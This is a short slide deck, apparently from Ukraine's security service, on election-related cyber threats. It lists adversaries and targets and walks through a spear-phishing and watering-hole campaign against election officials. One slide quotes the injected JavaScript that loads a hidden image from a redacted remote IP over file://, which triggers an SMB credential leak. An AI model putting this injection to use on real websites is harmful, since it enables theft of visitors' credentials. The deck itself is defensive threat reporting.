SECURITY SERVICE OF UKRAINE
Cyber security situation center

Election-related cyber threats: lessons learned

2020

ELECTION-RELATED MALICIOUS CYBER ACTIVITY

ADVERSARIES:

·state-sponsored APT-groups,

·hacktivists,

·criminal hackers groups…

TARGETS:

·election bodies,

·political parties,

·candidates, their staff ,

·voters,

·news websites & mass media,

·think tanks.

GOALS:

·INFLUENCE

·…

BERSEK BEAR

Spear-fishing campaign on emails of the Members of the Central Election Commission and its employees.

Compromised email of the foreign government entity was used (**@**.gov.**).

Archive "passport.rar" was used as a decoy with malware attached

Body of the email contains remotely hosted hidden pixel to initiate SMB callout to malicious IP-address

The file "acrord32.exe" is dropped and executed

**Internal recon**

Attempts to connect C2 server

The server was used in watering hole attack at the same time

The script was placed in the code of multiple pages of national TV channel website.


```
</script>
<!-- /MMI CMeter -->
<!-- /MMI CMeter2 -->
bL=document.getElementsByTagName("body");
el=document.createElement("img");
el.style.width="1";
el.style.height="1";
el.style.visibility="hidden";
el.src="file://██.██.██.█/icon.png";
bL[0].appendChild(el);
<!-- /MMI CMeter2 -->
```

CYBER RESILIENCE

Acceptable

The three golden rules to ensure computer security are:
- do not own a computer;
- do not power it on;
- do not use it.

Robert Morris

Not Acceptable

So, how happy are You?

Be Active, Proactive and Collaborative

Thank you for your attention!